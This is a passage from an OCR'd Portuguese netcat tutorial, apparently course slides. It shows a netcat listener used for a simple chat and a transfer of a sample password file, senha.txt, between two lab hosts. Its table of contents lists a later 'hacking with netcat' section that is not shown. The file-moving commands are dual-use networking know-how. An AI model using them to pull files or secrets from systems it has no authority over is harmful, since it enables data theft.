
Abriremos uma conexão com -lvp (l - listen, v - verbose, p - porta) e nosso chat já está funcionando.

```
root@debian:~# nc -lvp 1234
Listening on 0.0.0.0 1234
nc: getnameinfo: Temporary failure in name resolution
oi
td bem?
```

```
┌──(jacinp㉿kali)-[/var/www]
└─$ nc -v 192.168.1.10 1234
192.168.1.10: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.1.10] 1234 (?) open
oi
td bem?
```

SUMÁRIO


FIAP



1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO

SUMÁRIO

1. INSTALANDO NETCAT
2. NOÇÕES BÁSICAS DE CONEXÕES COM NETCAT
3. CRIANDO UM CHAT SIMPLES USANDO NETCAT
4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT
5. HACKEANDO COM NETCAT
6. CONCLUSÃO



4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT

Criar um arquivo senha.txt com o echo. (pode ser de qualquer forma)

```
root@debian:~/fiap# echo "P4sswd">senha.txt
root@debian:~/fiap# cat senha.txt
P4sswd
root@debian:~/fiap# _
```

Enviar o arquivo que está no servidor para o cliente.
$ cat senha.txt | nc –lvp 1234

```
root@debian:~/fiap# cat senha.txt | nc -vlp 1234
Listening on 0.0.0.0 1234
```

No cliente, vamos receber o arquivo. Note que o arquivo foi salvo com nome diferente.
$ nc -v 192.168.1.10 1234 > passwd.txt

```
┌──(root㉿kali)-[/home/jacinp/fiap]
└─# nc -v 192.168.1.10 1234 > passwd.txt
192.168.1.10: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.1.10] 1234 (?) open
```

4. TRANSFERINDO ARQUIVOS ENTRE DOIS HOSTS USANDO NETCAT

Após a transferência, vamos verificar se foi o mesmo arquivo com o md5sum.

Arquivo do lado do servidor: md5sum senha.txt

